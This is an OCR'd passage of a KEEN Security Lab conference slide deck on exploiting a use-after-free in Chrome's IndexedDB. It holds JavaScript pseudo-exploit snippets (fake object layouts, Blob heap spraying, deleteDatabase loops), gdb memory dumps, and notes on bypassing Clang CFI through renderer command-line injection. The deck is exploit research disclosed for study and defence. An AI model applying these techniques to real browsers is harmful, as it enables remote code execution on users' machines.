  }
  // ...
}
```

KEEN security lab

UAF in database_map_

- Find the references of `database_map_`

```
void IndexedDBFactoryImpl::DeleteDatabase(
    const base::string16& name,
    scoped_refptr<IndexedDBCallbacks> callbacks,
    const Origin& origin,
    const base::FilePath& data_directory,
    bool force_close) {
  IDB_TRACE("IndexedDBFactoryImpl::DeleteDatabase");
  IndexedDBDatabase::Identifier unique_identifier(origin, name);
  const auto& it = database_map_.find(unique_identifier);
  if (it != database_map_.end()) {
    // If there are any connections to the database, directly delete the
    // database.
    it->second->DeleteDatabase(callbacks, force_close);
    return;
  }
  // ...
}
```

KEEN security lab

JS indexedDB

```
window.indexedDB.open() => {
    IDBName, IDBVersion, objectStoreNames, ...
}
```

- String is good for infoleak!

KEEN security lab

UAF of IndexedDBDatabase

```
void IndexedDBDatabase::OpenConnection(
    std::unique_ptr<IndexedDBPendingConnection> connection) {
  AppendRequest(std::make_unique<OpenRequest>(this, std::move(connection)));
}

void IndexedDBDatabase::DeleteDatabase(
    scoped_refptr<IndexedDBCallbacks> callbacks,
    bool force_close) {
  AppendRequest(std::make_unique<DeleteRequest>(this, callbacks));
  // Close the connections only after the request is queued to make sure
  // the store is still open.
  if (force_close)
    ForceClose();
}
```

KEEN security lab

UAF of IndexedDBDatabase

```
void IndexedDBDatabase::AppendRequest(
    std::unique_ptr<ConnectionRequest> request) {
  pending_requests_.push(std::move(request));

  if (!active_request_)
    ProcessRequestQueue();
}
```

KEEN security lab

UAF of IndexedDBDatabase

```
void IndexedDBDatabase::ProcessRequestQueue() {
  if (processing_pending_requests_)
    return;

  DCHECK(!active_request_);
  DCHECK(!pending_requests_.empty());

  base::AutoReset<bool> processing(&processing_pending_requests_, true);
  do {
    active_request_ = std::move(pending_requests_.front());
    pending_requests_.pop();
    active_request_->Perform();
    // If the active request completed synchronously, keep going.
  } while (!active_request_ && !pending_requests_.empty());
}
```

KEEN security lab

```
void IndexedDBDatabase::OpenRequest::Perform() {
  // ...
  pending_->callbacks->OnSuccess(
      db_->CreateConnection(pending_->database_callbacks,
                            pending_->child_process_id),
      db_->metadata_);
  // ...
}

struct BLINK_COMMON_EXPORT IndexedDBDatabaseMetadata {
  // ...
  base::string16 name;
  int64_t id;
  int64_t version;
  int64_t max_object_store_id;

  std::map<int64_t, IndexedDBObjectStoreMetadata> object_stores;

  bool was_cold_open;
};
```

KEEN security lab

```
void IndexedDBDatabase::OpenRequest::Perform() {
  // ...
  pending_->callbacks->OnSuccess(
      db_->CreateConnection(pending_->database_callbacks,
                            pending_->child_process_id),
      db_->metadata_);
  // ...
}

struct BLINK_COMMON_EXPORT IndexedDBDatabaseMetadata {
  // ...
  base::string16 name;
  int64_t id;
  int64_t version;
  int64_t max_object_store_id;

  std::map<int64_t, IndexedDBObjectStoreMetadata> object_stores;

  bool was_cold_open;
};
```

KEEN security lab

Then we got...


```
zsh: segmentation fault (core dumped)  ./chrome
```

KEEN security lab

```
void IndexedDBDatabase::OpenRequest::Perform() {
  // ...
  pending_->callbacks->OnSuccess(
      db_->CreateConnection(pending_->database_callbacks,
                            pending_->child_process_id),
      db_->metadata_);
  // ...
}

struct BLINK_COMMON_EXPORT IndexedDBDatabaseMetadata {
  // ...
  base::string16 name;
  int64_t id;
  int64_t version;
  int64_t max_object_store_id;

  std::map<int64_t, IndexedDBObjectStoreMetadata> object_stores;

  bool was_cold_open;
};
```

KEEN security lab

```
void IndexedDBDatabase::OpenRequest::Perform() {
  // ...
  pending_->callbacks->OnSuccess(
      db_->CreateConnection(pending_->database_callbacks,
                            pending_->child_process_id),
      db_->metadata_);
  // ...
}

struct BLINK_COMMON_EXPORT IndexedDBDatabaseMetadata {
  // ...
  base::string16 name;
  int64_t id;
  int64_t version;
  int64_t max_object_store_id;

  std::map<int64_t, IndexedDBObjectStoreMetadata> object_stores;

  bool was_cold_open;
};
```



KEEN security lab

UAF of IndexedDBDatabase

```
void IndexedDBDatabase::AppendRequest(
    std::unique_ptr<ConnectionRequest> request) {
  pending_requests_.push(std::move(request));

  if (!active_request_)
    ProcessRequestQueue();
}
```

KEEN security lab

UAF of IndexedDBDatabase

```
void IndexedDBDatabase::AppendRequest(
    std::unique_ptr<ConnectionRequest> request) {
  pending_requests_.push(std::move(request));

  if (!active_request_)
    ProcessRequestQueue();
}
```

let active_request_ = 0x101;

```
// indexed_db_database.h

std::unique_ptr<ConnectionRequest> active_request_;

base::queue<std::unique_ptr<ConnectionRequest>> pending_requests_;
```

KEEN security lab

pseudo-exploit

```
trigger_bug();

let ab1 = new ArrayBuffer(0x148);
w64(ab1, 0, 0x31313131n);              // magic
w64(ab1, 8, 0xffffffff00000030n);      // reference count
w64(ab1, 0x118, 0x101);                // active_request_

// pending_requests_ begin
w64(ab1, 0x120, 0);                    // *arr_ptr
w64(ab1, 0x128, 0);                    // size
w64(ab1, 0x130, 0);                    // front
w64(ab1, 0x138, 0);                    // rear
// pending_requests_ end

do_spray(ab1);
// uaf - use
window.indexedDB.deleteDatabase("evil_db");
```

KEEN security lab

pseudo-exploit

```
trigger_bug();

let ab1 = new ArrayBuffer(0x148);
w64(ab1, 0, 0x31313131n);              // magic
w64(ab1, 8, 0xffffffff00000030n);      // reference count
w64(ab1, 0x118, 0x101);                // active_request_

// new Blob([ab1])
do_spray(ab1);

// uaf - use
window.indexedDB.deleteDatabase("evil_db");
```

KEEN security lab

```
[----------------------------------registers-----------------------------------]
RAX: 0x7f59e3a9a580 --> 0x1f1529920a00 --> 0x564a6dea8090 --> 0x564a68376780 (<content::IndexedDBCallbacks::OnError(content::IndexedDBDatabaseError const&)>:   push   rbp)
RBX: 0x1f1510050dc0 --> 0x31313131 ('1111')
RCX: 0x1f151003cec8 --> 0x1f151004df30 --> 0x0
RDX: 0x0
RSI: 0x7f59e3a9a3c8 --> 0x1f1529920a00 --> 0x564a6dea8090 --> 0x564a68376780 (<content::IndexedDBCallbacks::OnError(content::IndexedDBDatabaseError const&)>:   push   rbp)
RDI: 0x1f1510050dc0 --> 0x31313131 ('1111')
RBP: 0x7f59e3a9a550 --> 0x7f59e3a9a5b0 --> 0x7f59e3a9a5d0 --> 0x7f59e3a9a5f0 --> 0x7f59e3a9a670 --> 0x7f59e3a9a690 (--> ...)
RSP: 0x7f59e3a9a388 --> 0x564a6839617b (<content::IndexedDBFactoryImpl::DeleteDatabase(std::__1::basic_string<unsigned short, base::string16_internals::string16_char_traits, std::__
1::allocator<unsigned short> > const&, scoped_refptr<content::IndexedDBCallbacks>, url::Origin const&, base::FilePath const&, bool)+203>:       mov    rdi,QWORD PTR [rbp-0x188])
RIP: 0x564a6838b370 (<content::IndexedDBDatabase::DeleteDatabase(scoped_refptr<content::IndexedDBCallbacks>, bool)>:    push   rbp)
R8 : 0x7f59e3a9a568 --> 0x0
R9 : 0x0
R10: 0x7f59e3a9a660 --> 0x1f150fe89990 --> 0x10000000cb
R11: 0x1
R12: 0x1f1529923670 --> 0x70747468 ('http')
R13: 0x1f15299236c0 --> 0x6c006900760065 ('e')
R14: 0x1f151003cec0 --> 0x1f151004df30 --> 0x0
R15: 0x1f151003cea0 --> 0x564a6dea81f0 --> 0x564a683944e0 (<content::IndexedDBFactoryImpl::ReleaseDatabase(std::__1::pair<url::Origin, std::__1::basic_string<unsigned short, base::s
tring16_internals::string16_char_traits, std::__1::allocator<unsigned short> > > const&, bool)>:       push   rbp)
EFLAGS: 0x206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x564a6838b36d:      int3
   0x564a6838b36e:      int3
   0x564a6838b36f:      int3
=> 0x564a6838b370 <content::IndexedDBDatabase::DeleteDatabase(scoped_refptr<content::IndexedDBCallbacks>, bool)>:       push   rbp
   0x564a6838b371 <content::IndexedDBDatabase::DeleteDatabase(scoped_refptr<content::IndexedDBCallbacks>, bool)+1>:     mov    rbp,rsp
   0x564a6838b374 <content::IndexedDBDatabase::DeleteDatabase(scoped_refptr<content::IndexedDBCallbacks>, bool)+4>:     push   r15
   0x564a6838b376 <content::IndexedDBDatabase::DeleteDatabase(scoped_refptr<content::IndexedDBCallbacks>, bool)+6>:     push   r14
   0x564a6838b378 <content::IndexedDBDatabase::DeleteDatabase(scoped_refptr<content::IndexedDBCallbacks>, bool)+8>:     push   r13
[-------------------------------------stack-------------------------------------]
0000| 0x7f59e3a9a388 --> 0x564a6839617b (<content::IndexedDBFactoryImpl::DeleteDatabase(std::__1::basic_string<unsigned short, base::string16_internals::string16_char_traits, std::_
_1::allocator<unsigned short> > const&, scoped_refptr<content::IndexedDBCallbacks>, url::Origin const&, base::FilePath const&, bool)+203>:      mov    rdi,QWORD PTR [rbp-0x188])
0008| 0x7f59e3a9a390 --> 0x7f59e3a9a410 --> 0x1f150fd45518 --> 0xffffffd40000000
0016| 0x7f59e3a9a398 --> 0x100000001
0024| 0x7f59e3a9a3a0 --> 0x400000000
0032| 0x7f59e3a9a3a8 --> 0x7f59f6bd62cc (<__libc_write+92>:     mov    rax,QWORD PTR [rsp+0x8])
0040| 0x7f59e3a9a3b0 --> 0x1101
0048| 0x7f59e3a9a3b8 --> 0x1
0056| 0x7f59e3a9a3c0 --> 0x1f150fd47880 --> 0x564a6df76120 --> 0x564a69a615b0 (<base::MessagePumpLibevent::~MessagePumpLibevent()>:     push   rbp)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Thread 10 "TaskSchedulerFo" hit Breakpoint 1, content::IndexedDBDatabase::DeleteDatabase (this=0x1f1510050dc0, callbacks=..., force_close=<optimized out>)
```

Before DeleteDatabase

```
gdb-peda$ x/44xg this
0x1f1510050dc0: 0x0000000031313131      0xffffffff00000030
0x1f1510050dd0: 0x0000000000000000      0x0000000000000000
0x1f1510050de0: 0x0000000000000000      0x0000000000000000
0x1f1510050df0: 0x0000000000000000      0x0000000000000000
0x1f1510050e00: 0x0000000000000000      0x0000000000000000
0x1f1510050e10: 0x0000000000000000      0x0000000000000000
0x1f1510050e20: 0x0000000000000000      0x0000000000000000
0x1f1510050e30: 0x0000000000000000      0x0000000000000000
0x1f1510050e40: 0x0000000000000000      0x0000000000000000
0x1f1510050e50: 0x0000000000000000      0x0000000000000000
0x1f1510050e60: 0x0000000000000000      0x0000000000000000
0x1f1510050e70: 0x0000000000000000      0x0000000000000000
0x1f1510050e80: 0x0000000000000000      0x0000000000000000
0x1f1510050e90: 0x0000000000000000      0x0000000000000000
0x1f1510050ea0: 0x0000000000000000      0x0000000000000000
0x1f1510050eb0: 0x0000000000000000      0x0000000000000000
0x1f1510050ec0: 0x0000000000000000      0x0000000000000000
0x1f1510050ed0: 0x0000000000000000      0x0000000000000101
0x1f1510050ee0: 0x0000000000000000      0x0000000000000000
0x1f1510050ef0: 0x0000000000000000      0x0000000000000000
0x1f1510050f00: 0x0000000000000000      0x0000000000000000
0x1f1510050f10: 0x0000000000000000      0x0000000000000000
```

After DeleteDatabase

```
gdb-peda$ x/44xg 0x1f1510050dc0
0x1f1510050dc0: 0x0000000031313131      0xffffffff00000031
0x1f1510050dd0: 0x0000000000000000      0x0000000000000000
0x1f1510050de0: 0x0000000000000000      0x0000000000000000
0x1f1510050df0: 0x0000000000000000      0x0000000000000000
0x1f1510050e00: 0x0000000000000000      0x0000000000000000
0x1f1510050e10: 0x0000000000000000      0x0000000000000000
0x1f1510050e20: 0x0000000000000000      0x0000000000000000
0x1f1510050e30: 0x0000000000000000      0x0000000000000000
0x1f1510050e40: 0x0000000000000000      0x0000000000000000
0x1f1510050e50: 0x0000000000000000      0x0000000000000000
0x1f1510050e60: 0x0000000000000000      0x0000000000000000
0x1f1510050e70: 0x0000000000000000      0x0000000000000000
0x1f1510050e80: 0x0000000000000000      0x0000000000000000
0x1f1510050e90: 0x0000000000000000      0x0000000000000000
0x1f1510050ea0: 0x0000000000000000      0x0000000000000000
0x1f1510050eb0: 0x0000000000000000      0x0000000000000000
0x1f1510050ec0: 0x0000000000000000      0x0000000000000000
0x1f1510050ed0: 0x0000000000000000      0x0000000000000101
0x1f1510050ee0: 0x00001f15101a3440      0x0000000000000004
0x1f1510050ef0: 0x0000000000000000      0x0000000000000001
0x1f1510050f00: 0x0000000000000000      0x0000000000000000
0x1f1510050f10: 0x0000000000000000      0x0000000000000000
```

Thanks **base::queue** !

HeapPage Spray

- Thanks @NedWilliamson and @niklasb
- Spray 0x1000*0x800*180 bytes
  - sizeof(page) * pages_per_blob * blobs_nums
- Prepare vtable, ROP chain, pointers, etc on page
- Find a vtable call

KEEN security lab


vtable call

```
void DoDelete() {
  // ...
  db_->factory_->DatabaseDeleted(db_->identifier_);
  // ...
}
```

- free the blob and refill the hole with:
  - active_request_ = 0
  - factory_ = (leak_addr + 0x20000000n) & (~0xfffn);
- goto `DoDelete()`

KEEN security lab


Exploit chain



KEEN security lab


ThreadCache almost kill me

- IO Thread
- UI Thread
- IDB Thread



KEEN security lab

So easy? How about this.



KEEN security lab

Exploit Chrome on ChromeOS (Linux)

- Clang CFI Enabled
- No binary and library address

Clang Control Flow Integrity

- Not like Microsoft's CFG, cannot find any bypass methods in history, except stack-based corruption

- https://github.com/0xcl/clang-cfi-bypass-techniques
  - PoC-1: code injection into JIT region
  - PoC-2: corrupting return address
  - PoC-3: corrupting stack-spilled registers

KEEN security lab

Stack-based attack?

- Stack address required
  - thread stack ☹️

- Binary address required
- High-demand AAW required ☹️

KEEN security lab

Chrome is a huge system!

- More than 100 flags, some interesting:
  - --no-sandbox
  - --single-process
  - --renderer-cmd-prefix
  - --utility-cmd-prefix
  - --gpu-launcher
  - --zygote-cmd-prefix
  - ......

KEEN security lab

Chrome is a huge system!

- More than 100 flags, some interesting:
  - --no-sandbox
  - --single-process
  - --renderer-cmd-prefix
  - --utility-cmd-prefix
  - --gpu-launcher
  - --zygote-cmd-prefix
  - ......

KEEN security lab

Chrome is a huge system!

- More than 100 flags, some interesting:
  - --no-sandbox
  - --single-process
  - --renderer-cmd-prefix
  - --utility-cmd-prefix
  - --gpu-launcher
  - --zygote-cmd-prefix
  - ......
- How does a renderer process start?

KEEN security lab

```
bool RenderProcessHostImpl::Init() {
  // ...
  base::CommandLine::StringType renderer_prefix;
  // A command prefix is something prepended to the command line of the spawned
  // process.
  const base::CommandLine& browser_command_line =
      *base::CommandLine::ForCurrentProcess();
  renderer_prefix =
      browser_command_line.GetSwitchValueNative(switches::kRendererCmdPrefix);

  // ...
  // Build command line for renderer.  We call AppendRendererCommandLine()
  // first so the process type argument will appear first.
  std::unique_ptr<base::CommandLine> cmd_line =
      std::make_unique<base::CommandLine>(renderer_path);
  if (!renderer_prefix.empty())
    cmd_line->PrependWrapper(renderer_prefix);
  AppendRendererCommandLine(cmd_line.get());

  // ...
  child_process_launcher_ = std::make_unique<ChildProcessLauncher>(
    // ...
    std::move(cmd_line),
    //...
    );
  // ...
}
```

KEEN security lab

--renderer-cmd-prefix='xterm -title renderer -e gdb --args'

```
sars     55815 18.0  0.2 1161336 136156 pts/4  Sl+  02:42   0:00 /opt/google/chrome/chrome --renderer-cmd-prefix=xterm -title renderer
-e gdb --args
sars     55824  1.3  0.0 413256 46964 pts/4    S+   02:42   0:00 /opt/google/chrome/chrome --type=zygote
sars     55825  0.0  0.0  26824  4328 pts/4    S+   02:42   0:00 /opt/google/chrome/nacl_helper
sars     55828  0.0  0.0 413256  9144 pts/4    S+   02:42   0:00 /opt/google/chrome/chrome --type=zygote
sars     55854  5.6  0.1 712920 98888 pts/4    Sl+  02:42   0:00 /opt/google/chrome/chrome --type=gpu-process --field-trial-handle=2268
097418576142859,11943188002988006363,131072 --gpu-preferences=KAAAAAAAAACAAAAAAQAAAAAAAAAAAGAAAAAAAAAEAAAAIAAAAAAAAAAgAAAAAAAAA --servic
e-request-channel-token=10073442497320822759
sars     55859  2.6  0.0 496968 65288 pts/4    Sl+  02:42   0:00 /opt/google/chrome/chrome --type=utility --field-trial-handle=22680974
18576142859,11943188002988006363,131072 --lang=en-US --service-sandbox-type=network --service-request-channel-token=19203805569869980 58
 --shared-files=v8_context_snapshot_data:100,v8_natives_data:101
sars     56036  1.0  0.0  91352 10536 pts/4    S+   02:42   0:00 xterm -title renderer -e gdb --args /opt/google/chrome/chrome --type=r
enderer --field-trial-handle=2268097418576142859,11943188002988006363,131072 --service-pipe-token=78551741545075650 32 --lang=en-US --no
-zygote --instant-process --enable-offline-auto-reload --enable-offline-auto-reload-visible-only --num-raster-threads=4 --enable-main-f
rame-before-activation --service-request-channel-token=78551741545075650 32 --renderer-client-id=5 --no-v8-untrusted-code-mitigations --
shared-files=v8_context_snapshot_data:100,v8_natives_data:101
sars     56126  0.6  0.0  91352 10456 pts/4    S+   02:42   0:00 xterm -title renderer -e gdb --args /opt/google/chrome/chrome --type=r
enderer --field-trial-handle=2268097418576142859,11943188002988006363,131072 --disable-gpu-compositing --service-pipe-token=11423871539
886558810 --lang=en-US --no-zygote --enable-offline-auto-reload --enable-offline-auto-reload-visible-only --num-raster-threads=4 --enab
le-main-frame-before-activation --service-request-channel-token=11423871539886558810 --renderer-client-id=6 --no-v8-untrusted-code-miti
gations --shared-files=v8_context_snapshot_data:100,v8_natives_data:101
```

What is `browser_command_line`?

```
// static
CommandLine* CommandLine::ForCurrentProcess() {
  DCHECK(current_process_commandline_);
  return current_process_commandline_;
}

class BASE_EXPORT CommandLine {
  // ...
  using SwitchMap = std::map<std::string, StringType, std::less<>>;
  // Parsed-out switch keys and values.
  SwitchMap switches_;
  // ...
}
```

KEEN security lab

CommandLine Injection

- Binary address required
- 8 bytes write 🙂

KEEN security lab

I want more...

- base::queue

```
namespace base {

template <class T, class Container = circular_deque<T>>
using queue = std::queue<T, Container>;

}  // namespace base
```

KEEN security lab

After DeleteDatabase

```
0x1f1510050ee0: 0x00001f15101a3440      0x0000000000000004
0x1f1510050ef0: 0x0000000000000000      0x0000000000000001
```

base::queue

	arr_ptr	size
-	0x1f15101a3440	0x000000000004
-	0x000000000000	0x000000000001
	front	rear

0x1f15101a3440:

ptr[0]	hole	hole	hole

KEEN security lab

base::queue

	arr_ptr	size
-	0x1f15101a3440	0x000000000004
-	0x000000000000	0x000000000001
	front	rear

0x1f15101a3440:

ptr[0]	hole	hole	hole

KEEN security lab


base::queue

```
          arr_ptr                  size
- | 0x1f15101a3440 | 0x000000000004 |
- | 0x000000000000 | 0x000000000001 |
      front                    rear

0x1f15101a3440:
| ptr[0] | hole | hole | hole |
```

KEEN security lab

base::queue

```
          arr_ptr                 size
-  | 0x1f15101a3440 | 0x000000000004 |
-  | 0x000000000000 | 0x000000000001 |
       front                    rear
```




```
0x1f15101a3440:
| ptr[0] | hole | hole | hole |
```

KEEN security lab

base::queue

	arr_ptr	size
-	0x1f15101a3440	0x000000000004
-	0x000000000000	0x000000000001
	front	rear



0x1f15101a3440:

ptr[0]	hole	hole	hole

KEEN security lab

base::queue (not full: size != rear - front)

- new ConnectionRequest
- push_back(...)
- AAW new pointer!

KEEN security lab

base::queue (full: size == rear - front)

- Increase storage by a quarter (free & malloc)
- Arbitrary Address Free!
- memmove (careful!)

KEEN security lab

base::queue (full: size == rear - front)

- Increase storage by a quarter (free & malloc)
- Arbitrary Address Free!
- memmove (careful!)

- Thanks **base::queue** again!

KEEN security lab

pseudo-exploit

```
for (let i = 0; i < 34; i++) {
    await sleep(100);
    // pending_requests_.size += 1
    window.indexedDB.deleteDatabase('evil_db');
}

// size = 42 (0x150 bytes)
let leak_addr = await leak_heap_addr();

// fall in Blob, depends on heap spray
leak_addr -= 0x160 * 2;
```

KEEN security lab

pseudo-exploit

```
let db_addr = leak_addr;

